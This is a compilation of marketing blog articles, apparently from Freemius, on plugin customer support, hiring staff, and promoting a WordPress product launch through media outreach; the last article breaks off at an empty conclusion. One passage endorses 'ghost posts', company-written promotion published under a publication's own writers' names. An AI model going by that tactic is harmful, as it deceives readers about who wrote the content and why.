# How to Offer Stellar Plugin Support (Without a Huge Staff)

No matter how brilliant your plugin is, or how well it's been coded, you're going to need some kind of customer support system in place if you care about your brand and your reputation.

These days, support just isn't optional for serious developers who treat their brands like a business. Customers will expect great service and support. If they don't get great support, or if there's a breakdown in how it's delivered, it can wreak serious havoc on a developer or business.

Social media crises erupt around hapless brands that didn't take customer support obligations seriously on a regular basis. You've undoubtedly seen or at least read about a few yourself, like [these unfortunate social media fails](#).

And you don't want that to happen to your business.

On the flip side, offering high-quality support helps you market your plugins to your ideal customers by creating a significant benefit that differentiates your plugin from the competition.



Stellar customer support – [Source](#)

Stellar customer support also keeps your current users and customers satisfied — so when you add to your plugin offers, or eventually add a premium level, they'll come back again and again and happily give you money.

***Offer high-quality support to create a significant benefit that differentiates your plugin from the competition.***

So bad support is bad for business, while excellent customer support can help you grow your business — and increase your sales. But how are you supposed to offer that superior level of customer support without spending huge amounts of money to employ a bunch of support specialists?

Well, it all starts with knowing your business and your customers pretty well.

Specifically, you need to answer two questions ...

## How Much Support Do You — and They — Need?

When it comes to customer support, many individual developers start simply and small. An email address that you personally monitor and respond to is certainly simple and small — but it isn't scalable.

It could very well be all you need in the beginning but even so, at some point it's almost guaranteed that your abilities and time will be swamped by the demands of a growing customer base.

If you're serious about growing your business, then you need to devote time to development and planning, as well. Ultimately, you'll need a better system — preferably one that'll grow with you.



Another consideration is the complexity of your plugin. For instance, a plugin with minimal or no settings to configure is likely to need a less comprehensive solution than

one with complex multi-tiered submenus that need to be configured.

One great way to get an idea of what your users will require and expect is to look through the websites of other plugin developers. This kind of “competitive analysis” is especially helpful if the developer in question is an actual competitor. It’s a common practice, and not at all unethical — as long as you’re above-board and look only at the publicly available information.

As you’re perusing other developers’ sites, try to put yourself in the shoes of a typical user. In other words, think like your customer – not like another developer.

### ***To understand what will your plugin users require – think like your customer – not like another developer.***

Ask yourself the following questions:

What kinds of support systems do they have in place?  
Do they provide an extensive “knowledge library” for new users?  
How is their support content organized? What labels do they use for sections and navigation?  
Have they recorded and made available screencast tutorials, or is everything text-based?  
How robust and on-point are their search functions? Remember, frustrated searchers often blame the site owner, rightly or wrongly — yes, even if they’re not “searching for the right thing.”  
Getting an idea of what other developers are doing to handle customer support is a great way to get started in creating your own system.

### **What Kind of Support Do They Want?**

Different kinds of audiences prefer different kinds of support. It seems obvious when you think about it, but offering your customers the kind of support they’re most comfortable with can yield serious goodwill and increase referrals. On the other hand, offering the wrong kind of support will leave customers feeling dissatisfied — or worse.

Variations in age, technical background and technology comfort level can

all affect what kind of support your user base prefers.

Here’s an example: did you know that older consumers (say, 55 and up) don’t like using chat boxes? Generally speaking, customers in this age group prefer phone calls with live support representatives.

On the other hand, millennials actually *prefer* the chat box.

### ***Different kinds of audiences prefer different kinds of support.***

So, once again we see that it pays to know your customer base and what their preferences are.

How can you find out this kind of information? Well the easiest method is to simply ask them. You can create a simple survey and ask your current customers to take a minute or two to fill it out.

It doesn’t have to be a terribly complex survey. Even a single question on [SurveyMonkey.com](https://www.surveymonkey.com) can give you useful data that’ll help you make the right decision. The customer support systems for businesses include knowledge wikis, ticket systems, social media, email, and telephone-based systems.

So you’ve got several options you can choose from.


One customer support option specifically for plugin developers that’s fairly new — and a potential game-changer — is the [Freemius support feature](#).

Freemius, provider of a leading monetization platform for WordPress plugin developers, offers you the opportunity to enable your customers to request and receive support *right from their own WordPress Dashboards*.

Your customers won’t have to hop

### **Built-in Plugin Support**

A direct communication channel with your plugin users from within the WordPress admin dashboard, delivered right to your mailbox.



A look at the Freemius support feature – a potential game-changer

off their sites, head to your site, figure out how to submit a customer support ticket, then compose and send their request. They can do it all right from their own site's Dashboard, which is usually where the need for plugin support arises in the first place.

That kind of convenience and on-the-spot handling has the potential to make your plugin customers insanely happy.

What's more, Dashboard support can easily be integrated with a number of support management systems, such as **Help Scout**, for even smoother support and ticket management.

## Tips for Improving Customer Service for Your Plugin

**Customers usually know when they're getting canned responses—they don't like it.**

No matter what kind of system you ultimately put in place, you can improve your customer support — and your customer's level of satisfaction — with these tips:

1. Every so often, make it a point to check in with your user base. Give

them the opportunity to provide feedback.

2. When you get that feedback, listen to what your users are saying. If you receive requests for new features, changes, etc., give some thought to implementing them if it makes sense – and let them know you're following through on their suggestions.

3. Systemize whatever you can. It's always easier to rely on a prescribed routine than feeling like you're reinventing the wheel every time. Look for ways to cut back on repeated tasks.

4. However, don't rely solely on canned answers. Customers usually know when they're getting canned responses, and they usually don't like it. Ideally, you need a mix of human and automatic input.

5. Don't rely on a single system. If possible, create a few complementary resources – e.g., a knowledge wiki and a ticket system can supplement each other and provide the right mix of information and how-to's your users are looking for.

## Conclusion

Offering stellar customer support may no longer be optional, but that's a good thing. With so many options available, you're sure to find the system that works for you with a little careful thought and planning.

Whatever system you choose — we do like Freemius's in-Dashboard feature — commit to it and treat it like the value-added user benefit it is if you want to increase your customer base and grow your plugin development business!

OFFERING SUPPORT

**How to Offer Stellar Plugin Support (Without a Huge Staff)**

## OFFERING SUPPORT

# How to Build a Staff to Support Your Plugin Business

There's no doubt that it's possible to make an excellent living selling WordPress plugins as a solo developer. But what do you do when you can no longer handle every aspect of your business alone?

When you're looking to expand your operations, you'll need to bring on qualified staff. The question is, who do you hire and where do you start?

You don't want to waste precious time churning through candidates while your business growth stagnates. You need to know when to bring on the right people and where to look for them.

Keep reading to learn the four key areas you'll need to consider hiring in, as well as our recommendations for where to look for the best.

## Hiring Customer Support Staff to Support Your Plugin Users

As we've seen before on the blog, [ensuring your plugin has proper support](#) is critical for overall success. Problems with plugins do inevitably arise, and the faster you can help resolve these issues the happier your customers will be.

When offering plugin support, how in-depth will your support be? The questions below will help you consider the best route to take:

- Will you need to maintain a dedicated support forum?
- Will your support staff need to be extremely technically-minded, or are they handling general service requests?

Once you've established your staffing goals, you can move forward with finding the right person. Follow our two-step model below.

### 1. Reach out to Existing Customers

Use your email list or social media platforms to put the word out that

you're looking to fill support positions. It makes sense to initially poll the people who are already using or interested in the plugin. You're likely to get excellent pointers and possibly even a few direct candidates.

### 2. Hit the Job Boards

Plugin support is likely to require a blend of communication and technical ability. Start fielding candidates from job boards with a specific technical focus. The following are all solid options:

- [Dice](#)
- [IT Job Pro](#)
- [Crunchboard](#)
- [Mashable Jobs](#)

## Hiring General Admin to Keep Payments in Order

There's no avoiding payment processing when you're running a plugin business. Put simply, you won't have a business if you can't get paid. Luckily, [we make getting paid for your plugins](#) very easy.

All the same, managing payments can take a lot of time, even with software like ours, which streamlines the payment process.

Many plugin developers opt to bring on a team member to handle general admin and low-level payment processing. This helps free up more valuable time for development rather than invoice chasing.

Here are two routes to explore.

### 1. Lean on Technology

When it comes to managing and keeping track of finances, you can save a lot of manual work by using tools such as [Xero](#). These also make your eventual interactions with accountants and bookkeepers that much more organized and pain-free.

### 2. Use Outsourcing

[Virtual assistants](#) help ease the overall admin load and can handle many routine admin and payment-related tasks. Modern outsourcing



accounting services like [Bench](#) also enable you to offload much of remaining bookkeeping load on your own terms.

## Hiring for Ongoing Lead Generation

Once you have a solid foundation for your plugin business, you'll want to ensure traffic and leads continue to flow your way. Common marketing methods that plugin developers tend to focus on are [social media and content marketing](#).

You can either learn how to do this yourself, [which is entirely possible](#), or bring on a team member who already understands the market and knows how to generate leads for your business.

Marketing-specific job boards are out there and the following are all great places to start your search:

- [Inbound](#)
- [Marketing Power](#)
- [Mashable Jobs](#)

A word of caution: marketing is a particularly hard role to hire for, particularly in a small lean business. You're looking for doers, not talkers. Consider a results-led, project-based, trial engagement to begin with to avoid getting burned with the wrong hire.

## Expanding Your Existing Team of Developers

Can you currently handle all of the necessary development tasks of your business? If you're trying to juggle every aspect of your business alone, you're going to end up working much longer hours, often with not much to show for it.

To make the best hiring decision you're going to need to clear some time to take stock of where your strengths lie. Are you going to continue developing new features for your plugins? Or, do you see yourself in more of a managerial role?

When assessing candidates, begin by insisting on seeing some real code samples ([Github](#)-based or otherwise) and evidence of successfully completed commercial projects in the past.

It's then usually best to start with a small test project to see if you work well together. Real interaction on shared code is a reliable way of raising red flags early.

Numerous WordPress-oriented job sites exist. Here's a quick intro to two of the best.

## 1. WordPress.net

🔧 Plugin Development <span>📡 9 jobs</span>			
Date Posted	Job Title	Job Type	Location
Oct 10	<a href="#">Gravity Forms Subscriptions and Payments</a>	Project	USA
Oct 8	<a href="#">Lead Form and Custom Location Post Management Plugin</a>	Project	United States
Oct 6	<a href="#">LearnDash Customisation for Reporting Features</a>	Project	N/A
Oct 5	<a href="#">Customization of an existing plugin</a>	Project	Athens, Greece
Oct 5	<a href="#">Develop a randomised Portfolio Grid Gallery Plugin for WordPress</a>	Project	N/A
Oct 4	<a href="#">Set up/ customize IDX broker plugin for Realty theme.</a>	Project	N/A
Oct 4	<a href="#">WordPress plugin developer</a>	Part Time	United Kingdom

*Each of the job postings above can give you an idea of what to include in your posting.*

When [posting on jobs.wordpress.net](#), make sure you post every detail possible about your project, as well as your expectations for the role. Think what kind of developers you want to attract and tailor your post accordingly.

## 2. WPHired

### VIDEO (OPTIONAL)

A link to a video about your company

### WEBSITE (OPTIONAL)

http://

### GOOGLE+ USERNAME (OPTIONAL)

yourcompany

### FACEBOOK USERNAME (OPTIONAL)

yourcompany

### LINKEDIN USERNAME (OPTIONAL)

yourcompany

### TWITTER USERNAME (OPTIONAL)

@yourcompany

### LOGO (OPTIONAL)

No file chosen

Maximum file size: 2 MB.

*As you can see, there are numerous options to fill out when posting a job on their site.*

WPHired has an incredibly in-depth form to fill out in order to post a job. However, the added time spent will be worth it, as you'll be able to reach WordPress experts around the globe.

Start with these focused job boards before casting your net wider on sites such as [Upwork](#).

## Conclusion

Your needs will vary depending on the exact type of plugin business you run and what stage you're at, but getting extra hands on deck is something every plugin developer has to tackle at some stage. Luckily, building a team doesn't have to be an incredibly difficult and frustrating process.

By focusing on core areas such as customer support, general admin and finances, lead generation, and development, you free up more of your time to work on your business rather than in it.

Exploring outsourcing in any of those areas, using the resources we've listed, is a great way of scaling up hiring at your own pace without risking everything on one person.


### OFFERING SUPPORT

***How to Build a Staff to Support Your Plugin Business***



## CONTENT MARKETING

# Our WordPress Product Launch Had Unusual Results! Here's How to Replicate It



If somehow you happened to have missed the successful product launch of [Freemius Insights for WordPress Themes](#) from a couple of weeks ago – just [read this](#) to get updated.

At the end of the day, after all of the dust had settled and we were happy with the number of new users, I decided to take the time to share the “behind the scenes” of planning & executing such a product launch in the WordPress sphere. Hopefully, by doing so, all you WordPress makers out there can make use of some of the techniques I’ll mention here for your next launch.

It goes without saying that to have a successful product launch you are going to need to have a product, preferably a good one :)

This article is going to focus on techniques that will help you stir an interest and get your product launch noticed in the ecosystem. That said, if you manage to get people absorbed and sign up – you want to be sure that your product delivers value and that they are actually happy using it. Otherwise, all of your marketing work will have been in vain. Now that we’ve got that out of the way and your WordPress product is ready to meet some traffic – let’s look at the ways to do that:

Now that we’ve got that out of the way and your WordPress product is ready to meet some traffic – let’s look at the ways to do that:

## Preparation Work

### What’s Your Official Launch Day?

First thing’s first – it’s important to set an official launch day and get all of your team members aware and aligned with it. All of your efforts and tasks should be done and ready before that day arrives.

***It’s important to set an official launch day and get all team members aware and aligned with it.***

The day the Freemius team had its sights on for the ‘Insights for Themes’ launch was the 23rd of February, and we took care to synchronize everything towards it. Everyone’s tasks were allocated and were due at least a few days prior to that date, to leave a margin to identify errors and address them:

- Developers need to wrap up development tasks (yes, testing included).
- Support needs to be informed about the new product features and

capabilities in order to be able to answer any technical (or non-technical) questions from prospects.

- Designers need to have all of the relevant material ready for public exposure.
- Marketing has to have all of the relevant content ready for publishing, and all of the channels ready to distribute it.

An added benefit of synchronizing everyone around a specific launch date is it adds a sense of urgency and focuses your team towards a tangible target.

## Ready The Product

This may sound a bit obvious and needless to say, but, the first thing we needed to make sure was working was our new product. Going through the whole process of registering, downloading, integrating, activating and actually using it, to make sure that when it's time for the actual users to experience it – there are no hiccups or use-cases we hadn't thought of and prepared for.


## Data Collection

Make sure you're collecting all of the data you need from new users when they sign up for your product. There will not be a better time to do that after they will have started using it.

At the very least you are probably going to want to know:

1. Their name
2. Their email address as a way to [communicate with them](#). If you read the article I just linked to – you'll understand why you want to mark those two fields as mandatory.

*\*If you are launching a WordPress plugin or a WordPress theme and are using Freemius Insights, then there's no need to collect this data, as it is part of what's being automatically collected for you from your opted-in users :)*

A screenshot of the Freemius account creation form. The form has a blue header with the Freemius logo and the text "Create your Freemius account". Below the header, there are several input fields: "Plugin/Theme Type" with a dropdown arrow, "How did you hear about us?" with a dropdown arrow, "Full name" with a red asterisk and a character count "0 / 64", "Email address" with a red asterisk, and "Password" with a red asterisk. There are two buttons: "Sign up with GitHub" and "Sign up with Google". Below these is a "Create account" button. At the bottom, there is a link "Already have an account? Sign in".


## Prepare A Screenshots & Logos Toolkit

One of the big time-savers we've been able to come up with for this product launch was investing some time early on in preparing a toolkit of screenshots and logos of our new product. This kind of toolkit came in handy multiple times for us until we officially launched (as well as afterward) when we used it on our product's landing page, guest articles, media covers, paid promotions, etc.


You'll want to make those screenshots look good, and by "look good" I mean not only aesthetically (which is obviously important), but have them also include some data, rather than just taking lame captures of an empty, "theoretical product". Try to show whatever it is your plugin or theme does best on those screenshots. The person who sees these screenshots should be able to look at them and have an easy time imagining it belongs to them.

## Let's look at an example:

Let's say you are about to launch a WordPress plugin that lets site owners easily subscribe their site visitors to their MailChimp list. Something like 'MailChimp for WordPress'. In that case, you could grab a few good screenshots of what designing your newsletter subscription form looks like on your plugin:

A screenshot of the Freemius form builder interface. The interface is divided into two main sections: "Form container style" and "Form preview". The "Form container style" section has various settings for the form, including "Form width" (400px), "Text alignment" (Choose alignment), "Background color" (Select Color), "Padding" (20), "Border color" (Select Color), "Border width" (10), "Text color" (Select Color), "Text size", and "Background image" (https://mc4wp.com/wp/). The "Form preview" section shows a preview of the form with fields for "First Name", "Email address", and a "Subscribe Now" button. There are also checkboxes for "Group 1", "Group 2", and "Group 3".

In addition, consider providing a pre-populated screenshot of the statistics your plugin can provide about the performance of your subscription forms:



You can check out their great screenshots [in the repository](#).

In our case, for 'Freemius Insights for Themes', we grabbed screenshots that demonstrate all the relevant features our product offers, as well as a pre-populated example of a dashboard, filled with the kind of data it can provide a WordPress theme owner with:



Make sure to include screenshots of every great feature your new product offers and be sure to make it look good. Thinking ahead, many writers will not bother to go and grab their own custom screenshots, so you want to be ready with your toolkit. The images you produce will be the ones used by all of the news sites that cover your product's launch. Save their time & effort and make your product look good right out the gate.

## Content Marketing

Naturally, the whole purpose of "launching" your new product is for as many relevant people as possible to hear about it. For a successful product launch – you're going to need to do some smart marketing work. Okay, maybe even more than just some. Don't worry though – I'm going to walk you through the steps; it's not that bad, and I promise it will pay off!

## Produce A Screencast

No matter who your product serves, whether it's a WordPress plugin or theme for site owners, or maybe some B2B SaaS product for other sellers – your users could use an easy-to-follow-along video guide to quickly show them around.

When I produced the screencast for our new product, I made sure to write the script beforehand, so I get the chance to properly plan how I am going to address my designated target audience. In our case, I'm guiding WordPress theme developers, who are likely to be tech-savvy. That's why I allowed myself to delve into the technical details and demonstrate the integration process:

We had no problem investing the time and resources in a video guide about our product because we knew it would pay off later on, as we would be able to reuse it for multiple needs, such as:

- **Marketing:**
  - Our official announcement post
  - Future blog posts
  - Other bloggers/sites can embed it
  - Our YouTube channel
  - Share it on social media channels



- Promotional paid ads
- Our newsletter
- Add it to an email signature
- **Support:**
  - As a walk-through guide in the product's welcome screen
  - An embedded video inside our knowledge-base
  - As a visual explanation for support tickets

***We invested in a video screencast because we knew we would be able to reuse it for multiple needs.***

## Write An Official Announcement Post

Your [official announcement](#) should be published on your company blog. You have a company blog, don't you?!

An official announcement is good for a couple of reasons:

- All of the other places that report/review your product launch will have one central place to link to, sending all of the readers straight into "your hands".
- Those backlinks give you important points in the battle for search engine ranking (SEO) and help position your website as an authority in the field. Backlinks ([provided that they are legit](#)) are considered by search engines as some sort of a signature of approval that your content is relevant and valuable, and that's why other sources are linking back to it. In fact, the last link I had provided to a website called Moz should assist in establishing it as an authority in the field of SEO, as far as search engines are concerned. You're welcome, Moz ;)

## Build Personal Relationships with Relevant Bloggers

Maintaining a high-quality blog or a news coverage site persistently is hard, and the people who do it deserve much respect for all the work they put in. That said, those news sites and often-updated blogs need good material to write about, so by maintaining a healthy relationship with the people behind those sites and being able to occasionally provide them with scoops or topics to write about is actually a win-win situation. They get relevant items for their readership, and you get coverage.

Keep in mind that building a relationship is more of a long-term thing that can take some time to establish, but if you're a product maker – it is quite important and beneficial. The trick here is to keep that relationship healthy by **gradually kicking it up a notch**:

1. Start with quick "digital interactions": Likes/Retweets/Replies/Comments on their site.
2. Then, see if there's an option to take it to a more personal level via email, but definitely don't force it, at this point.
3. The "pro level" to aspire to is a face-to-face encounter. I realize that this is not always possible for everyone, depending on where you're localized on this planet, but if you do make an effort to [show up at WordCamps and meetups](#) you should be fine.

If you follow them on Twitter, you'll be able to keep tabs on their events attendance.

On the actual event, the easiest and most effective way would be to get introduced to them by a mutual friend, or just someone that knows and has some nice things to say about you :)

4. After you've been personally introduced/engaged with the writer/editor you should send them a Facebook friend request right then and there, so you can stay in touch. Let them type in their name on your phone, just to increase the chances of them approving your request. From my personal experience (and other WordPress people I've talked to), while it is considered personal, Facebook seems to be used by many in the WordPress ecosystem as a comfortable communication tool. Far more useful than email, which many simply ignore.

It's important to note that you should NOT abuse this tool. Only use it to reach out when there's something big for you, as well as something valuable and concrete for the other side to gain.

In case either you or them are not on Facebook, an alternative communication channel which also works great for this is the [Post Status Slack community](#), which is available for premium Post Status members. Many WordPress writers are on there and are as far as a quick DM. Again – do not abuse this channel. Nobody likes to constantly be harassed.

In the long run – the important thing is that when the time comes for you to get some coverage from them about your product launch – they will be much more inclined to listen to what you have to say, as opposed to just someone cold-emailing them, out of the blue.

*When the time comes for you to get some coverage they will be more inclined to listen, cause you're not just cold-emailing them.*

## Line Up Your WordPress Media Coverage

When trying to get relevant media coverage for your product, there are a few ways to go about it:

- **Ghost Post** – There's the strategy of creating ghost posts and sending those over to news publications or popular blogs and have them publish it under one of their resident writers. Ghost posts can save you money because they (the publishers) don't actually have to do any writing – they only publish what you prepare for them. Very popular publications might charge a relatively small publication fee, just for enabling you to reach their big readership and potential traffic. That's mostly reasonable. A big bonus with ghost posts is that YOU get some control over the narrative, and could have things presented the way you want them.
- **Paid Reviews** – That's basically paying someone to dive deep into your product and create a thorough and honest review of it. Things can potentially go "bad" with paid reviews because no one is going to write a great, 5-star review if they didn't actually think that about your product. You are essentially paying to get your product reviewed by industry people, but they are most definitely not obligated to adore it. Plus, as the word 'paid' suggests, a paid review is going to cost you some \$\$.
- **Help Them Help You** – This is mostly the approach we prefer to go with for our product launches. What it means is you kindly take advantage of a connection you have with a person that's involved in a publication that's relevant for your launch. You ask them for the opportunity to get covered and hope for the best :) We've found that usually when taking the right approach to this – it works out great. If you try this approach – you will be better off providing them with all of the relevant material and details such as product screenshots, data, screencast, logos, background about the product and the company behind it, information about the target audience, and what are your objectives. Additionally, a good quote or two from you, as the product maker, would help enrich their coverage and make it look more professional.

As I mentioned, we like to go with the last approach, so several weeks prior to the date we had set as 'Official Launch Day' we made a list of all the relevant publications which we wanted to have cover our launch and got in touch with our connections, one by one. In our case, we launched a product for WordPress theme developers, so we tried to have it covered in places where that target audience might go to consume content:

- WP Tavern – [“Freemius Launches Insights for WordPress Themes”](#)
- WP Mayor – [“Removing The Blindfold for WordPress Theme Authors With Freemius Insights”](#)
- WP Lift – [“Freemius Insights: Metrics Analysis for Theme Developers”](#)
- Tom McFarlin – [“Insights for WordPress Themes by Freemius”](#)
- Torque Magazine – [“Data And The WordPress Community”](#)
- WP Engine – [“Get WordPress Theme Analytics And Insights With This New Integration”](#)
- WPML – [“Introducing Freemius for WPML Partners”](#)
- GoDaddy – [“Usage tracking is crucial for WordPress theme developers. Here's how to do it.”](#)

As you can see, some of those product launch reviews were published as reviews, made by the publication's own writers, while others were posted as guest posts, written by us. We haven't found any significant difference, results wise, that would point to one better option, out of the two. It seems like it doesn't matter all that much.

As far as the publish time, you cannot control everything. There may be things you will not be able to anticipate (such as #WPDrama that tends to steal people's attention, or technical difficulties), but you should still try to coordinate all of these to come out relatively close to the date in which you launch your product.

As a side note, I would emphasize that you want to have your company's blog official announcement **come out first** so that all of the other publications can link back to it (see the 'official announcement post' section above).

## Be Persistent

When contacting publications about publishing your product review – you should persistently follow up with them. People are busy and may miss your email. If they don't reply within a reasonable amount of time – follow up with a quick one:

*Hey [name],*

*Have you seen my email from 2 days ago about our new product review?*

*It's kind of urgent for me, so I'd appreciate your quick response :)*

*Thanks!*

In case they haven't seen it – they will likely reply this time, and if they just were simply too busy to reply – this will help expedite their response. Just make sure you're not left hanging until the last minute if you want a meaningful product launch that gets covered and noticed.

## Say Thank You

Saying “thank you” is obviously a good rule of thumb in life, but when dealing with bloggers and news publications – thanking them for covering your stuff (free or paid) is the way to cultivate long-term relationships. Also, it will likely make the process easier for you the next time you need to contact them.

## Promotion & Distribution

Lining up all those reviews and media coverages of your new product is great because you're effectively using all of these publications as distribution channels to help your product reach more and more potential users. It's great, but you would do even better making an effort to push all of those reviews through your channels, as well.

We've been regularly experimenting with various distribution channels, and have been getting different results over time. Here are the channels we found that work well for our target audience (WordPress product makers):

## Share Buttons

Make sure your official launch blog post has social sharing buttons because many readers are likely to want to come in and share the official announcement. It is worth it to take some time to customize the location and type of share buttons you place on your blog/website. If someone wishes to share your content on one of their channels that button had better be easy to find. Otherwise, your content will not get shared.

Consider it as a favor your readers might be willing to grant you. You want to help them do you that favor by making those share buttons discoverable, but not intrusive!

## Exclusive Early Access / Influencer Marketing

Since you are the one holding the keys – you can decide to grant free, exclusive access to your product to whomever you like :)

Use this power to get some influencers to check out your product by personally offering them exclusive early access. If they agree to use it and provide a positive feedback – you should consider mentioning it on your testimonials section. You should also be willing to embrace any negative feedback provided and consider iterating on it down the road. Here's a great recent answer, from our friend Mario Peshev to the question: [“Why is influencer marketing growing faster than digital ads?”](#)

What's great about influencers and those with a strong tendency to share their experiences online is that you occasionally might get an unexpected quick & free product review:

## Promote Shamelessly & Make Sharing Easier


After your content has been published, don't be shy about promoting it and ask friends and influencers to read and share it. As long as you ask politely – it's fine. People can choose to help out or decline – up to them, but you should definitely ask!

A quick trick you can use to increase the chances of people granting you with the favor of sharing your content on their media channels is by making it easier for them by using click2tweet links. It's very simple to setup – only takes a few seconds and you'll be saving those seconds for your readers later on:

1. Head over to any service that provides the option to create a “click to tweet” link. It doesn't matter which service you choose. Most of them are free to use, but [some of them](#) also let you track the link and see who's sharing it:



2. In case the service you use to generate your Click2Tweet link doesn't include tracking – just copy the URL it generates with your message and paste it into a URL shortener that lets you track it (I like Google's):



3. Finally, copy the shortened URL and use it in the messages you send out to influencers/friends about your launch. I usually like to send out something short:

**Hey [name],**

**How's it going?**

**I'm officially launching [product name] today – Woohoo!**

**Check it out here – [link to the announcement], and get bonus points with this Click2Tweet – [shortened link]**

**Cheers ;)**

Not everyone will cooperate, and some will ignore your request altogether. That's fine. Do not get discouraged! These things take time, but if you stay persistent and nurture these relationships in a friendly manner, you will slowly start to notice that more "internet friends" and relevant influencers oblige.

## My Favorite Spots

When it comes to WordPress related content there are several awesome spots to distribute high-quality content on, as they usually get you some relevant eyeballs:

- [ManageWP](#) has a popular and well-maintained WordPress community that revolves around great WordPress content. Be sure to provide a relevant summary and place it under the correct category:



Just note that if your content is either irrelevant or doesn't stand up to quality standards – it will likely get flagged and removed.

- Relevant Facebook groups can get your post quite the attention, provided, of course, that you post it on RELEVANT groups. The same holds true for LinkedIn groups and subReddits.

## Measure Your ROI

ROI (Return On Investment) does not strictly refer to the financial investment you put into promoting your newly launched product through all the different kinds of PPC ads. The way I see it, putting all of this effort into writing content, nurturing your relationship with influencers and important publications, as well as distributing it – is obviously a big investment, too! The hard work you put into it, as well as your valuable time, are your investment, and the return on it needs to be measured if you're to tell whether or not it's growing your bottom line.

**ROI does not strictly refer to the financial investment you put into promoting your product.**

Diving deep enough into Google Analytics (GA Goals) will, in most cases, enables you to understand the effect of your actions. You should be able to quite easily understand:

- How many people came in through the Click2Tweet links you've

created

- How many signed up from each of the publications that reviewed your product
- What was the contribution of each of the social media channels, or online communities you posted a link on (ManageWP, Facebook, Twitter, Reddit, etc.)
- Bonus: while this isn't directly related to your product launch ROI – setting up GA correctly for tracking users can even help you identify things that work great or things that are causing difficulties for your users **inside of your product** (rather than just your website pages):

## The Ripple Effect

After all the prep work and the efforts invested in creating a successful new product launch, you are very likely to start seeing the rewards in the form of new users signing up to your service. We have officially launched Freemius Insights for Themes about two months ago, and are still seeing the benefits of all the hard work we've put into it. New users are signing up each day, and as we inspect our analytics goals we can see that a large percentage of them are still coming from the various channels we used to spread the word about our launch.

What might be a little hard to measure and tag are the users registering after hearing about it through word-of-mouth. I mean, a user is a user and they're obviously welcome, but I must say I would appreciate a creative solution to this user acquisition attribution "problem".

## Conclusion

